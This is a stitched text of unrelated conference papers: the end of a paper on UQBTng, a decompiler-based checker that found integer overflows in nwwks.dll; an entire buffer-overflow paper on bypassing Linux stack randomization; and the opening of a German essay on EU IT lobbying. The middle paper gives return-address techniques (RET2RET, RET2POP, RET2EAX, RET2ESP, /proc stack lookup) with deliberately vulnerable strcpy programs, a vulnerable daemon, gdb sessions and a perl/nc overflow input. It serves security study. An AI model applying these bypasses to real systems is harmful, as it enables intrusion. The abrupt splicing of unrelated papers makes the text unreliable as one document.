UQBT is a large piece of software; it can handle Pentium and Sparc architecture, and recognizes ELF, MSDOS .exe and (to some extent) Windows PE file formats. A useful feature is its ability to produce a C code from a binary; though not necessary for analysis (actually, analysis is done on the semantic strings, not on the C code), this makes it easy to produce input which a theorem prover or checker can work on.

For our needs, the ability to decompile Win32 PE files is crucial. Functionality of UQBT had to be enhanced to process PE input files more accurately. The next section describes the most important modifications.

[3] Yes, undecidability. Each good paper should include this word at least once.

[4] UQBTng uses a development version of CBMC, provided by its author

[5] The author tried to assess some aspects of IDA advanced functionality, however it was difficult due to the lack of the documentation; therefore this description may be not 100% accurate

IV. UQBT MODIFICATIONS

A. Summary

Among all the binary file formats supported by UQBT, the ELF format is handled most exhaustively. In case of PE file format (the default format for executables and libraries on Windows OS), significant enhancements had to be added in order to capture the semantics of the code. Some of them are related to peculiarities of the compiler; other are forced by CBMC properties. The most important code additions are enumerated below.

B. Library functions

Certain library functions (for example `LocalAlloc` , `wcslen`) are crucial in the assertion generation algorithm (described in the following section). As UQBT did not recognize the library function usage in PE files, appropriate support had to be added.

In order to get the list of the imported functions, it is enough to locate in the PE file the data structure named ”import lookup table” and parse it (see [11]). For each library function F, in the address space of the Win32 process there exists a 32bit location (an import address table[6] element) which is filled with the address of F by the library loader. The library function can be called in three different ways:

1) Direct call of the address stored in IAT entry: call ds:iat_entry
2) Call to a ”thunk” function, which consists of a single jump instruction: jmp ds:iat_entry
3) Assignment to a register, then call register: mov ebx,ds:iat_entry; call ebx This convention saves space when more that one call to the same library function is made subsequently.

In the first two cases, it is easy to determine whether a given instruction is in fact a library function call: just check whether the argument to the ”call” or ”jmp” instruction is within import address table range. However, because of the third case, for each ”call register” instruction, we have to find the instruction X which assigns the register. The instruction X can be quite far away from the place where the actual function call takes place. Therefore, a reliable algorithm to trace back the execution flow had to be implemented; particularly, jumps and conditional jumps have to be back-traced.

C. Calling conventions

The calling convention describes how parameters and return values are arranged for a function call. In case of ia32 architecture, the most commonly used convention (named ”cdecl”) is:

1) Parameters are passed on the stack
2) Parameters are removed from the stack by the caller

UQBT supports only the above convention. However, Win32 binaries use the following conventions:

Conv name	Args passed...	Who removes args
cdecl	on the stack	caller
stdcall	on the stack	callee
thiscall	first arg in register ecx, the rest on the stack	callee
fastcall	first two args in ecx, edx, the rest on the stack	callee

”Fastcall” convention is used very rarely and can be ignored. ”Thiscall” convention is used for passing ”this” parameter to a class function; as currently we do not handle object code well for many other reasons[7], we choose to ignore it for now as well.

This leaves us with the problem of distinguishing between cdecl and stdcall functions. The failure to do it properly results in incorrect view of the stack after the function has returned; it is particularly damaging when the analyzed procedure has not set a frame pointer.

If a called function is implemented in the code we are analyzing, it is easy to find out its convention type: if the return from the function is implemented by a ret instruction, then it is a cdecl function; if retn N instruction is used, then it is a stdcall function, and its arguments occupy N bytes. However, in case of a library function, this method obviously does not work.

The following solutions to the problem were considered:

1) Retrieve the calling convention information from header .h files shipped in WINDDK. Disadvantage: many Win32 library functions are undocumented (in header files or anywhere else).
2) Retrieve the calling convention from the debugging symbol file (.pdb). Imported functions honoring stdcall convention are represented as name@N, where name is the function name, and N is the amount of space occupied by the arguments. Disadvantage: usually debugging symbols are not available (Windows OS binaries are an exception to this rule), so relying on them would limit the applications of the tool.
3) Assume that functions imported from MSVCRT.DLL use cdecl convention, and other functions use stdcall. Detect exceptions to this rule by observing ”stack type assumption violated” error messages in the logs, and then manually annotate offending functions. Disadvantage: for each analyzed binary, a few functions must be manually annotated.

The last option was chosen, as it provides maximum flexibility with acceptable manual labor overhead. Nontrivial amount of code was written in order to determine the amount of parameters passed to each call to library function, as well to fix the stack pointer after the stdcall function return.

D. Function prologue and epilogue patterns

UQBT assumed that instructions which constitute a function prologue (or epilogue) are not intermixed with other

[6] IAT for short

[7] see the list of possible extensions in the last chapter

instructions. This assumption does not hold in case of binaries compiled with Visual C compiler; particularly ebx, esi and edi register saving is often delayed. This sometimes created a condition where registers save and restore were not paired, resulting in stack height inconsistencies. In order to solve this problem, register save/restore instructions were disassociated from prologue/epilogue patterns, and now they are decoded generically.

E. Handling of "finally" functions

The "finally"[8] construction is implemented by Visual C by creating functions which exhibit two anomalies:

1) They access the caller frame (do not save or set ebp register, and access unmodified ebp register)
2) Sometimes they perform unwind operation, returning directly into its caller's callee.

These functions are detected by examining the Structured Exception Handling setup code and extracting the appropriate pointers. Currently processing of such functions is disabled.

F. Register overlap handling

In ia32 architecture, there are instructions which operate on 8bit or 16bit parts of 32bit registers. In the C code generated by UQBT this feature is handled by defining each 32bit register as a union, consisting of a single 32bit location, two 16bit locations and four eight bit locations:

```
union {
    int32 i24;
    struct {
        int16 h0;
        int16 dummy1;
    } h;
    struct {
        int8 b8;
        int8 b12;
        int8 dummy2;
        int8 dummy3;
    } b;
} i24;
```

32bit register eax is modeled by i24.i24, 16bit register ax is modelled by i24.h.h0, and 8bit registers al and ah are modelled by i24.b.b8 and i24.b.b12, respectively. Obviously, any modification to e.g eax model automatically results in modification to ax model.

Unfortunately, CBMC forbids access to a union member if the last operation on the union modified other member, the reason being that semantics of such operations is endianness-dependent and should be avoided.

The solution is to abandon the above union trick and declare separate storage for each register. To minimize the code changes, it is enough to change the top "union" keyword in the previous code fragment to "struct". Then we treat the 32bit register as the primary one, and we will update registers before or after the assignment:

- before assignment - if a smaller register is in RHS, update this smaller register content with appropriate portion of the 32bit register
- after assignment - if a smaller register is in LHS, update the appropriate portion of the 32bit register with this smaller register

For instance, the instruction and al, 2 will be translated to

```
/* 8bit regs in RHS update:*/
i24.b.b8 = ((unsigned int)i24.i24)%0x100;
/* the original assignment */
i24.b.b8 = ((int32)i24.b.b8)&(2);
/* 8bit reg LHS update */
i24.i24 -= ((unsigned int)i24.i24)%0x100;
i24.i24 += (unsigned int)i24.b.b8;
```

The rational assumption is that non-32bit operations are much less frequent than the 32bit operations, therefore the number of the above updates will be a fraction of the number of assignments. In the analyzed case of the NWWKS.DLL binary, out of 17049 generated assignments 394 were the ones related to overlapping registers handling.

G. Inlined, optimized common functions

In a compiled C code, probably all occurrences of the Pentium instructions with "rep" prefix are generated by inlining an optimized version of one of the following functions:

- strlen
- memcpy
- memset

It is beneficial to replace code fragments implementing above functions with calls to an appropriate function. UQBT includes a few patterns of such constructions, however they did not match the code generated by VC compiler. Appropriate support has been added.

V. Adding checks for integer overflow in memory allocation

The following algorithm was used to generate assertions which check for integer overflow in memory allocation:

- locate all occurrences of calls to functions which allocate memory; LocalAlloc and GlobalAlloc functions are handled by default, other memory allocation functions can be specified in a config file
- execute find_and_annotate algorithm with arguments: the function actual parameter determining the size of allocated memory, and the address of the code where the function is called

The algorithm find_and_annotate(sem_str, code_address) performs the following steps:

- if the sem_str is a constant, exit
- starting at the instruction with the address code_address in the control flow graph, trace back through all execution paths looking for an assignment *A* whose left hand side is related (see the next two points) to sem_str

[8] a part of try-finally construction used with exceptions

- if LHS of *A* is exactly sem_str, then precede *A* with an assertion checking whether integer overflow can happen in *A*; for instance, for a 32bit addition
  v1 = v2 + v3
  generate an assertion
  assert((unsigned)v2 $\leq$ 4294967295 - (unsigned)v3)
  similarly for multiplication with a constant.
- if sem_str is a register *Rshort* and LHS of *A* is a register *Rlong* which is wider than and overlaps *Rshort*, then place after *A* an assertion checking whether the value of *Rlong* is not larger than the maximum value of the type of *Rshort*
- for each subexpression *S* of the right hand side of *A*, execute find_and_annotate(S, address_of_A)

As the above algorithm traverses a (possibly cyclic) graph, care must have been taken to avoid infinite looping.

Due to the complexity if the problem, no action is taken to detect pointer usage condition, so in the following example:

```
varptr=&lenvar
lenvar=eax;
*varptr+=16;
LocalAlloc(heapdesc,        lenvar);
```

the addition instruction will not be annotated. It is believed that intermixing operations on a variable and operations on a pointer to the same variable should be very rare in a C compiled code.

VI. Preliminary results

A. Summary

As stated above, UQBTng is in an early alpha state. For most binaries, it will not produce satisfactory results due to inability to follow pointers usage. However, a test case is available which demonstrates the current capabilities of the tool.

B. The test target

Microsoft Security Bulletin MS05-046 titled "Vulnerability in the Client Service for NetWare Could Allow Remote Code Execution" describes a security hole in one of OS services. Successful exploitation of this vulnerability enables an attacker to take full control of the affected system. This service is implemented by a library nwwks.dll. UQBTng was run with this library as an input.

C. Additional specification for UQBT

In order to obtain better coverage of the code, the list of all functions along with their addresses were retrieved from the debugging symbols of nwwks.dll library and made available to UQBTng.

The first run of the tool produced a couple of "stack type assumption violated" errors. Manual inspection of the code fragments[9] referenced in the above errors quickly determined the three library functions which apparently not did obey the default "stdcall" calling convention, namely

- imp_DbgPrint
- imp_NwlibMakeNcp
- imp_wsprintfW

These functions were added to the config file common.h and marked as "cdecl" functions. The next run of the tool finished without errors.

D. Additional specification for CBMC

The first run of the checker produced over 20 alerts about violated assertions. The analysis of the first case quickly discovered the reason: the respective code looked similar to this example:

```
eax  = imp_wcslen(somestring);
eax  = eax*2+2;
eax  = LocalAlloc(heapdesc,        eax)
```

As we see, the length of an Unicode string is calculated and the appropriate amount of memory is allocated (probably for future copy operation). As the imp_wcslen function measures the amount of memory occupied by a string (by searching for a terminating two null bytes), it is not possible to cause integer overflow in the above calculation[10]. Moreover, it makes sense to assume that the string length is limited by, say, RPC runtime.

Therefore, the following function definition was added to the set of functions produced by UQBTng:

```
unsigned   int   imp_wcslen(arg)
{
return   nondet   _uint()%16000000;
}
```

thus effectively informing the checker that maximum value returned by _imp_wcslen is limited.

After this addition (and analogous for function imp_strlen) the next run of the checker returned seven failed assertions; they are briefly analyzed below.

E. Seven failed assertions

Among the seven failed assertions, three were caused by real bugs; exploitation of each of these bugs enables an attacker to perform a heap overwrite and gain the control over execution of the service.

One false positive was caused by the lack of information about the semantics of the library function imp_RtlInitUnicodeString.

Two more false positives were caused by unsupported pointer operations.

The last false positive (in function proc57) was caused by the fact that currently CBMC is instructed to check each generated function separately. When CBMC was passed as arguments the file proc57.c along with the files containing the callers of proc57(), namely proc12.c and proc30.c, the checking succeeded. It is a straightforward task to create

[9] As usual, IDA was indispensable for manual code analysis

[10] On the contrary, let's assume that a certain string representation data structure stores the string length explicitly in a field X, and a malicious party may craft a structure whose actual size may not be equal X. The data structure BSTR, used in COM, is an example. Then, if a function analogous to imp_wcslen simply returned contents of the field X, integer overflow in a calculation analogous to the above would be possible.

scripts which will check each function separately, then check each function together with its callees and callers, etc etc. The problem is that CBMC sometimes requires huge amount of RAM even to process a single small function; some work is needed to minimize the memory requirements. Until this issue has been resolved, the implementation of checking multiple functions simultaneously is deferred.

F. Statistics

The target nwwks.dll binary has size 60688 bytes.

On a machine with Pentium 4 2.4 GHz processor, UQBT generated 215 functions, totaling 661946 bytes of C code, in 20 seconds; maximum RAM usage reached 112 MB. The calling convention of 3 library functions had to be specified manually in order to finish decompilation without errors.

For 60 LocalAlloc invocations, 132 assertions were generated; simplified semantics of two library functions had to be specified in order to check most of the assertions successfully. Afterwards, the run of the checker took ca 6 minutes, with top RAM usage at ca 700 MB; seven failed assertions were returned, among which three were caused by real bugs.

VII. Future work

The most important short term goal is to modify the decompiler so that CBMC can check more pointer operations. To achieve this, probably some form of type information recovery should be implemented.

Another two features can be implemented with little effort. Firstly, it should be possible to check for integer underflows in the ”size” argument to memcpy function, using techniques similar to the above. Secondly, checking for format string bugs should be simple - it is enough to check that the format argument is effectively a string constant (possibly passed through a few levels of function calls).

A more challenging task would be to provide support for C++ code. The main problem is how to handle virtual function calls; it would be interesting to investigate in how many cases it is possible to deduce automatically what the type of an object is, and consequently which virtual function is called at a given place in the code.

VIII. Conclusion

This paper documents the current state of the UQBTng tool. Judging by the performed experiments, it is possible to detect exploitable integer overflow condition, while requiring little interaction from the user. Particularly, it appears that in order to receive good results, it is enough to specify semantics of only a few library function. Further development is needed to increase the tool’s capability of handling pointer dereferences of more complex data structures, but even currently the tool can be useful for a security researcher.

References

[1] Cristina Cifuentes and others, *UQBT*, http://www.itee.uq.edu.au/~cristina/uqbt.html

[2] SANS Institute, *The Twenty Most Critical Internet Security Vulnerabilities*, http://www.sans.org/top20/

[3] Bugtraq mailing list, http://www.securityfocus.com/archive/1

[4] Junfeng Yang, Ted Kremenek, Yichen Xie, and Dawson Engler, *MECA: an Extensible, Expressive System and Language for Statically Checking Security Properties*, Proceedings of the 10th ACM conference on Computer and communication security (ACM CCS), 2003.

[5] Immunity, Inc., *Microsoft Windows: A lower Total Cost of 0wnership*, http://www.immunitysec.com/downloads/tc0.pdf

[6] Remotely exploitable integer overflow in openssh, http://www.openssh.com/txt/preauth.adv

[7] Daniel Kroening, *Bounded Model Checking for ANSI-C*, http://www.cs.cmu.edu/~modelcheck/cbmc/

[8] DataRescue, Inc., *The Interactive Deassembler*, http://www.datarescue.com/idabase/index.htm

[9] Rybagowa, *Seven years and counting*, http://www.lvegas.com/little_cbtc_proceedings/27_02_04.html

[10] Microsoft Security Bulletin MS05-053, http://www.microsoft.com/technet/security/Bulletin/MS05-053.mspx

[11] *Microsoft Portable Executable and Common Object File Format Specifi cation*, www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx

[12] Microsoft Security Bulletin MS05-046, http://www.microsoft.com/technet/security/Bulletin/MS05-046.mspx

Advanced Buffer Overflow Methods [or] Smack the Stack

Cracking the VA-Patch

Izik

```
-----------------------------------------------------
                oO Smack the Stack Oo
        ( Advanced Buffer Overflow Methods )
                Izik <izik@tty64.org>
-----------------------------------------------------
```

From time to time, a new patch or security feature is integrated to raise the bar on buffer overflow exploiting. This paper includes five creative methods to overcome various stack protection patches, but in practical focus on the VA (Virtual Address) space randomization patch that have been integrated to Linux 2.6 kernel. These methods are not limited to this patch or another, but rather provide a different approach to the buffer overflow exploiting scheme.

VA Patch

Causes certain parts of a process virtual address space to be different for each invocation of the process. The purpose of this is to raise the bar on buffer overflow exploits. As full randomization makes it not possible to use absolute addresses in the exploit. Randomizing the stack pointer and mmap() addresses. Which also effects where shared libraries goes, among other things. The stack is randomized within an 8Mb range and applies to ELF binaries. The patch intended to be an addition to the NX support that was added to the 2.6 kernel earlier as well. This paper however addressed it as solo.

Synchronize

My playground box is running on an x86 box, armed with Linux kernel 2.6.12.2, glibc-2.3.5 and gcc-3.3.6

Stack Juggling

Stack juggling methods take their advantages off a certain stack layout/program flow or a registers changes. Due to the nature of these factors, they might not fit to every situation.

RET2RET

This method relies on a pointer previously stored on the stack as a potential return address to the shellcode. A potential return address is a base address of a pointer in the upper stack frame, above the saved return address. The pointer itself is not required to point directly to the shellcode, but rather to fit a byte-alignment.

The gap between the location of the potential return address on the stack and the shellcode, padded with addresses that contain a RET instruction. The purpose of RET will be somewhat similar to a NOP with a tweak, as each RET performs a POP action and increase ESP by 4 bytes, and then afterward jumps to the next one. The last RET will jump to the potential return address and will lead to the shellcode.

```
/*
 * vuln.c, Classical strcpy() buffer overflow
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

```
#include <string.h>

int main(int argc, char **argv) {
      char buf[256];
      strcpy(buf, argv[1]);
      return 1;
}
```

Starting with determining 'buf' variable addresses range on the stack

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048384 <main+0>:    push   %ebp
0x08048385 <main+1>:    mov    %esp,%ebp
0x08048387 <main+3>:    sub    $0x108,%esp
0x0804838d <main+9>:    and    $0xfffffff0,%esp
0x08048390 <main+12>:   mov    $0x0,%eax
0x08048395 <main+17>:   sub    %eax,%esp
0x08048397 <main+19>:   sub    $0x8,%esp
0x0804839a <main+22>:   mov    0xc(%ebp),%eax
0x0804839d <main+25>:   add    $0x4,%eax
0x080483a0 <main+28>:   pushl  (%eax)
0x080483a2 <main+30>:   lea    0xfffffef8(%ebp),%eax
0x080483a8 <main+36>:   push   %eax
0x080483a9 <main+37>:   call   0x80482b0 <_init+56>
0x080483ae <main+42>:   add    $0x10,%esp
0x080483b1 <main+45>:   mov    $0x1,%eax
0x080483b6 <main+50>:   leave
0x080483b7 <main+51>:   ret
End of assembler dump.
(gdb)
```

Putting a breakpoint prior to strcpy() function invocation and examining the passed pointer of 'buf' variable

```
(gdb) break *main+37
Breakpoint 1 at 0x80483a9
(gdb) run `perl -e 'print "A"x272'`
Starting program: /tmp/vuln `perl -e 'print "A"x272'`

Breakpoint 1, 0x080483a9 in main ()
(gdb) print (void *) $eax
$1 = (void *) 0xbffff5d0
(gdb)
```

Simple calculation gives 'buf' variable range [0xbffff6d8 - 0xbffff5d0] / (264 bytes ; 0x108h)

After establishing the target range, the search for potential return addresses in the upper stack frame begins

```
(gdb) x/a $ebp+8
0xbffff6e0:     0x2
(gdb) x/a $ebp+12
0xbffff6e4:     0xbffff764
(gdb) x/a $ebp+16
0xbffff6e8:     0xbffff770
(gdb) x/a $ebp+20
0xbffff6ec:     0xb800167c
(gdb) x/a $ebp+24
0xbffff6f0:     0xb7fdb000 <svcauthsw+692>
```

```
(gdb) x/a $ebp+28
0xbffff6f4:     0xbffff6f0
(gdb)
```

The address [0xbffff6f4] is a pointer to [0xbffff6f0], and [0xbffff6f0] is only 24 bytes away from [0xbffff6d8] This, after the byte-alignment conversion, will be pointing inside the target range

The byte-alignment is a result of the trailing NULL byte, as the nature of strings in C language to be NULL terminated combined with the IA32 (Little Endian) factor. The [0xbffff6f0] address will be changed to [0xbffff600], which in our case saves the day and produces a return address to the shellcode.

RET2POP

This method reassembles the previous method, except it's focused on a buffer overflow within a program function scope. Functions that take a buffer as an argument, which later on will be comprised within the function to said buffer overflow, give a great service, as the pointer becomes the perfect potential return address. Ironically, the same byte-alignment effect applies here as well, and thus prevents it from using it as perfect potential... but only in a case of when the buffer argument is being passed as the 1st argument or as the only argument.

```
/*
 * vuln.c, Standard strcpy() buffer overflow within a function
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int foobar(int x, char *str) {
      char buf[256];
      strcpy(buf, str);
      return x;
}

int main(int argc, char **argv) {
      foobar(64, argv[1]);
      return 1;
}
```

But when having the buffer passed as the 2nd or higher argument to the function is a whole different story. Then it is possible to preserve the pointer, but requires a new combo.

```
(gdb) disassemble frame_dummy
Dump of assembler code for function frame_dummy:
0x08048350 <frame_dummy+0>:     push   %ebp
0x08048351 <frame_dummy+1>:     mov    %esp,%ebp
0x08048353 <frame_dummy+3>:     sub    $0x8,%esp
0x08048356 <frame_dummy+6>:     mov    0x8049508,%eax
0x0804835b <frame_dummy+11>:    test   %eax,%eax
0x0804835d <frame_dummy+13>:    je     0x8048380 <frame_dummy+48>
0x0804835f <frame_dummy+15>:    mov    $0x0,%eax
0x08048364 <frame_dummy+20>:    test   %eax,%eax
0x08048366 <frame_dummy+22>:    je     0x8048380 <frame_dummy+48>
0x08048368 <frame_dummy+24>:    sub    $0xc,%esp
0x0804836b <frame_dummy+27>:    push   $0x8049508
```

```
0x08048370 <frame_dummy+32>:    call   0x0
0x08048375 <frame_dummy+37>:    add    $0x10,%esp
0x08048378 <frame_dummy+40>:    nop
0x08048379 <frame_dummy+41>:    lea    0x0(%esi),%esi
0x08048380 <frame_dummy+48>:    mov    %ebp,%esp
0x08048382 <frame_dummy+50>:    pop    %ebp
0x08048383 <frame_dummy+51>:    ret
End of assembler dump.
(gdb)
```

The gcc compiler will normally produce the 'LEAVE' instruction, unless the user passed the '-O2' option to gcc. Whatever the actual program code doesn't supply, the CRT objects will.

Part of the optimization issues tearing down the 'LEAVE' instruction to pieces gives us the benefit of having the ability to use only what's needed for us.

```
0x08048380 <frame_dummy+48>:    mov    %ebp,%esp
0x08048382 <frame_dummy+50>:    pop    %ebp
0x08048383 <frame_dummy+51>:    ret
```

The combination of POP followed by RET would result in skipping over the 1st argument and jump directly to the 2nd argument. On top of that it would also be the final knockout punch needed to win this situation.

Because CRT objects have been included within every program, unless of course the user specified otherwise, it is a rich source of assembly snippets that can be tweaked.

Snooping around the CRT functions, another powerful combination can be found inside the '__do_global_ctors_aux' implementation

```
0x080484cc <__do_global_ctors_aux+44>:  pop    %eax
0x080484cd <__do_global_ctors_aux+45>:  pop    %ebx
0x080484ce <__do_global_ctors_aux+46>:  pop    %ebp
0x080484cf <__do_global_ctors_aux+47>:  ret
```

But that's for a whole other story ... ;-)

RET2EAX

This method relies on the convention that functions uses EAX register to store the return value. The implementation of return values from functions and syscalls is done via the EAX register. This of course is another great service, so that a function that had buffer overflow in it is also kind enough to return back the buffer. We have EAX that contains a perfect potential return address to the shellcode.

```
/*
 * vuln.c, Exotic strcpy() buffer overflow
 */

#include <stdio.h>
#include <unistd.h>
#include <string.h>

char *foobar(int arg, char *str) {
      char buf[256];
      strcpy(buf, str);
      return str;
```

```
}

int main(int argc, char **argv) {
      foobar(64, argv[1]);
      return 1;
}
```

Again we return to the CRT function for salvation

```
(gdb) disassemble __do_global_ctors_aux
Dump of assembler code for function __do_global_ctors_aux:
0x080484a0 <__do_global_ctors_aux+0>:   push   %ebp
0x080484a1 <__do_global_ctors_aux+1>:   mov    %esp,%ebp
0x080484a3 <__do_global_ctors_aux+3>:   push   %ebx
0x080484a4 <__do_global_ctors_aux+4>:   push   %edx
0x080484a5 <__do_global_ctors_aux+5>:   mov    0x80494f8,%eax
0x080484aa <__do_global_ctors_aux+10>:  cmp    $0xffffffff,%eax
0x080484ad <__do_global_ctors_aux+13>:  mov    $0x80494f8,%ebx
0x080484b2 <__do_global_ctors_aux+18>:  je     0x80484cc
0x080484b4 <__do_global_ctors_aux+20>:  lea    0x0(%esi),%esi
0x080484ba <__do_global_ctors_aux+26>:  lea    0x0(%edi),%edi
0x080484c0 <__do_global_ctors_aux+32>:  sub    $0x4,%ebx
0x080484c3 <__do_global_ctors_aux+35>:  call   *%eax
0x080484c5 <__do_global_ctors_aux+37>:  mov    (%ebx),%eax
0x080484c7 <__do_global_ctors_aux+39>:  cmp    $0xffffffff,%eax
0x080484ca <__do_global_ctors_aux+42>:  jne    0x80484c0
0x080484cc <__do_global_ctors_aux+44>:  pop    %eax
0x080484cd <__do_global_ctors_aux+45>:  pop    %ebx
0x080484ce <__do_global_ctors_aux+46>:  pop    %ebp
0x080484cf <__do_global_ctors_aux+47>:  ret
End of assembler dump.
(gdb)
```

The abstract implementation of '__do_global_ctors_aux' includes a sweet CALL instruction. And wins this match!

RET2ESP

This method relies on unique hex, representative of hardcoded values... or in other words, doubles meaning.

Going back to basics: the basic data unit in computers is bits, and every 8 bits are converted to a byte. In the process, the actual bits never change, but rather the logical meaning. For instance, the difference between a signed and unsigned is up to the program to recognize the MSB as sign bit nor data bit. As there is no absolute way to define a group of bits, different interpretation becomes possible.

The number 58623 might not be special at first glance, but the hex value of 58623 is. The representative hex number is FFE4, and FFE4 is translated to 'JMP %ESP' and that's special. As hardcoded values are part of the program actual code, this freaky idea becomes an actual solution.

```
/*
 * vuln.c, Unique strcpy() buffer overflow
 */

#include <stdio.h>
#include <stdlib.h>
```

```
int main(int argc, char **argv) {
      int j = 58623;
      char buf[256];
      strcpy(buf, argv[1]);
      return 1;
}
```

Starting with disassembling it

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048384 <main+0>:    push   %ebp
0x08048385 <main+1>:    mov    %esp,%ebp
0x08048387 <main+3>:    sub    $0x118,%esp
0x0804838d <main+9>:    and    $0xfffffff0,%esp
0x08048390 <main+12>:   mov    $0x0,%eax
0x08048395 <main+17>:   sub    %eax,%esp
0x08048397 <main+19>:   movl   $0xe4ff,0xfffffff4(%ebp)
0x0804839e <main+26>:   sub    $0x8,%esp
0x080483a1 <main+29>:   mov    0xc(%ebp),%eax
0x080483a4 <main+32>:   add    $0x4,%eax
0x080483a7 <main+35>:   pushl  (%eax)
0x080483a9 <main+37>:   lea    0xffffee8(%ebp),%eax
0x080483af <main+43>:   push   %eax
0x080483b0 <main+44>:   call   0x80482b0 <_init+56>
0x080483b5 <main+49>:   add    $0x10,%esp
0x080483b8 <main+52>:   leave
0x080483b9 <main+53>:   ret
End of assembler dump.
```

Tearing down [<main+19>] to bytes

```
(gdb) x/7b 0x08048397
0x8048397 <main+19>:    0xc7    0x45    0xf4    0xff    0xe4    0x00
(gdb)
```

Perform an offset (+2 bytes) jump to the middle of the instruction, interpreted as:

```
(gdb) x/1i 0x804839a
0x804839a <main+22>:    jmp    *%esp
(gdb)
```

Beauty is in the eye of the beholder, and in this case the x86 CPU ;-)
Here's a tiny table of 16 bit values that includes 'FFE4' in it:

VAL	HEX	S/U
58623	e4ff	S
-6913	e4ff	U

Stack Stethoscope

This method is designed to locally attack an already running process (e.g. daemons), its advantage comes from accessing the attacked process /proc entry, and using it for calculating the exact return address inside that stack.

The benefit of exploiting daemon locally is that the exploit can, prior to attacking, browse that process /proc entry. Every process has a /proc entry

which associated to the process pid (e.g. /proc/<pid>) and by default open to everybody. In practical, a file inside the proc entry called 'stat' include very significant data for the exploit, and that's the process stack start address.

```
root@magicbox:~# cat /proc/1/stat | awk '{ print $28 }'
3213067536
root@magicbox:~#
```

Taking this figure [3213067536] and converting to hex [0xbf838510] gives the process stack start address. This is significant to the exploit, as knowing this detail allows an alternative way to navigate inside the stack and predict the return address to the shellcode.

Normally, exploits use absolute return addresses which are a result of testing on different binaries/distributions. Alternatively, calculating the distance of stack start address from the ESP register value after exploiting is equal to having the return address itself.

```
/*
 * dumbo.c, Exploitable Daemon
 */

 #include <sys/types.h>
 #include <stdio.h>
 #include <stdlib.h>
 #include <unistd.h>
 #include <sys/socket.h>
 #include <netinet/in.h>

 int main(int argc, char **argv) {
      int sock, addrlen, nsock;
      struct sockaddr_in sin;
       char buf[256];

      sock = socket(AF_INET, SOCK_STREAM, IPPROTO_IP);

              if (sock < 0) {
                        perror("socket");
                        return -1;
              }

                sin.sin_family = AF_INET;
                sin.sin_addr.s_addr = htonl(INADDR_ANY);
                sin.sin_port = htons(31338);
                addrlen = sizeof(sin);

                if (bind(sock, (struct sockaddr *) &sin, addrlen) < 0) {
                  perror("bind");
                    return -1;
                }

              if (listen(sock, 5) < 0) {
                  perror("listen");
                        return -1;
                }

              nsock = accept(sock, (struct sockaddr *) &sin, &addrlen);

                if (nsock < 0) {
                        perror("accept");
                        close(sock);
```

```
                        return -1;
                }

                read(nsock, buf, 1024);

            close(nsock);
                close(sock);

                return 1;
        }
```

Starting by running the daemon

```
root@magicbox:/tmp# ./dumbo &
[1] 19296
root@magicbox:/tmp#
```

Now retrieving the process stack start address

```
root@magicbox:/tmp# cat /proc/19296/stat | awk '{ print $28 }'
3221223520
root@magicbox:/tmp#
```

Attaching to it, and putting a breakpoint prior to read() invocation

```
(gdb) x/1i 0x08048677
0x8048677 <main+323>:   call   0x8048454 <_init+184>
(gdb) break *main+323
Breakpoint 1 at 0x8048677
(gdb) continue
```

Shooting it down

```
root@magicbox:/tmp# perl -e 'print "A" x 320' | nc localhost 31338
```

Going back to the debugger, to check on 'buf' pointer

```
Breakpoint 1, 0x08048677 in main ()
(gdb) x/a $esp+4
0xbffff694:     0xbffff6b0
(gdb)
```

Now it comes down to a simple math

```
0xbffff860 -
0xbffff6b0
----------
432 bytes
```

So by subtracting the stack start address from the buf pointer, we got the ratio between the two. Now, using this data, an exploit can generate a perfect return address.

Contact

Izik <izik@tty64.org> [or] http://www.tty64.org

A guided tour to European IT lobbying

An investigation into intransparency

André Rebentisch

Eine Führung in das europäische IT-Lobbying

André Rebentisch*

1 Zu den *Quellen* steigen

1.1 Kickstart

Für einen IT-Lobbyisten springt das Kongressmotto *Private Investigations* auf mindestens zwei verschiedenen Assoziationsböden: zum ersten begleitet *private Ermittlung* die Verfolgung von Rechtsverletzungen, und die entsprechenden gesetzlichen Möglichkeiten werden derzeit unter massivem Druck in der EU erweitert. Zum zweiten verfügen wir Netzbürger nunmehr über *Recherchemöglichkeiten*, die einst nur staatliche Nachrichtendienste umwitterten. Das Internet öffnet neue Kanäle zur Partizipation, schafft mehr Transparenz und verändert die Kommunikationsbeziehungen zwischen Akteuren und Institutionen. Auch sehr spezielle Interessengruppen[1] erreichen jetzt dank des Internets die kritische Masse. Ob eMail, www, Mailingliste, Wikis oder Blogs - der Einfluss dieser Mittel wird hoch gepriesen und doch unterschätzt. *Die Internetinnovation wirkt als eine Art sozialrevolutionäre Kraft unserer Zeit.* Deshalb sind elektronische Medien auch Gegenstand von Interessenkonflikten, bei denen eine Regulierung über die strukturellen Weichenstellungen für die Zukunft entscheidet.

Betont werden müssen diese Banalitäten, weil viele politische Entscheidungsträger bislang die allgemeinpolitische Relevanz verkennen. Für sie geht es nur um Themen für "Computerfreaks" oder die Dienstleistungsanbieter[2]. Gute Nachricht: Auf der EU-Ebene ist alles anders.

1.2 Vertikal versus horizontal

Traditionelle Politik ist hierarchisch organisiert und im Raum verortet. Ortsverbände, Landesverbände, Fraktionen, parteinahe Arbeitskreise und Stiftungen usw. Wer in diesen Strukturen agieren will, muss Bündnisse schmie-

*Vielen Dank an Laurence Vandewalle

[1] Man denke an die obskure Frage nach den angemessenen Schutzinstrumenten für Software. Mehr als 400 000 Netzbürger zeichneten z.B. die *no ePatents*-Petition der Eurolinux-Allianz. Die gesamte Kampagne wäre ohne eine Vernetzung unmöglich gewesen. Auch der FFII-Newsfeed bringt fast täglich Nachrichten zu diesem Exotenthema.

[2] Gleich wie Malerei aus Sicht der Farbenhersteller zu beleuchten.

den. Hierarchien, Befindlichkeiten und Ressourcenstreite blockieren die Kommunikationswege für die Sache und eine angemessene Entfaltung.

Weil es schwierig ist, eine allgemeinpolitische Relevanz zu destillieren, liegen IT-Themen regelmäßig unterhalb der politischen Wahrnehmungsschwelle. *Neuen Medien*-Themen haben den Ruf eines Sandkastens für engagierte Jungpolitiker, die als eine Art alternativer Rundordner bei Bürgeranfragen bedient werden und bei anstehenden Entscheidungen ausgegrenzt sind.

